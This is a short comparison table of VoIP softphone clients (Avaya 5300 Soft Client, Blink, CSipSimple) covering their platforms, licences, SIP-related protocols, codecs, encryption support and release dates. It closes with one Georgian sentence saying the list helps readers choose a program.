Avaya Application Server 5300 Soft Client	Windows	Proprietary	?	SIP, RTP	Unknown	TLS, SRTP	Unknown		2.0, 2010; 11 years ago
Blink	Linux, macOS, Windows	Mixed: free software versions under GNU GPLv3 + shareware versions under gplv3 with exception of including proprietary code	macOS version proprietary on App Store, free version limited to sponsored SIP provider; Windows version proprietary; Linux version open source	ICE, SIP, MSRP, RFB (VNC), XCAP	Opus, speex, G.722, GSM, iLBC, PCMU, PCMA	TLS, SRTP and ZRTP on all versions, OTR/SMP on Linux and macOS only[2]	No limit	IM, file transfer, desktop sharing, multi-party conference, wideband	Blink Qt
CSipSimple	Android	GPL	Free	SIP, ICE, STUN, TURN	Opus, AMR, G.711 (u-law/a-law), speex, G.722, GSM, iLBC, G.729 (need to buy a licensed plugin), ISAC, SILK (narrow-band/wide-band/ultra wide-band)	SRTP, SIP over TLS 1.0 and ZRTP	Unknown	SIP SIMPLE messaging. Support for IPv6. Integration with Android operating system with filters and rewriting rules	1.0.2: November 2014; 6 years ago

ეს სია და შედარება დაგეხმარებათ აარჩიოთ სასურველი პროგრამა.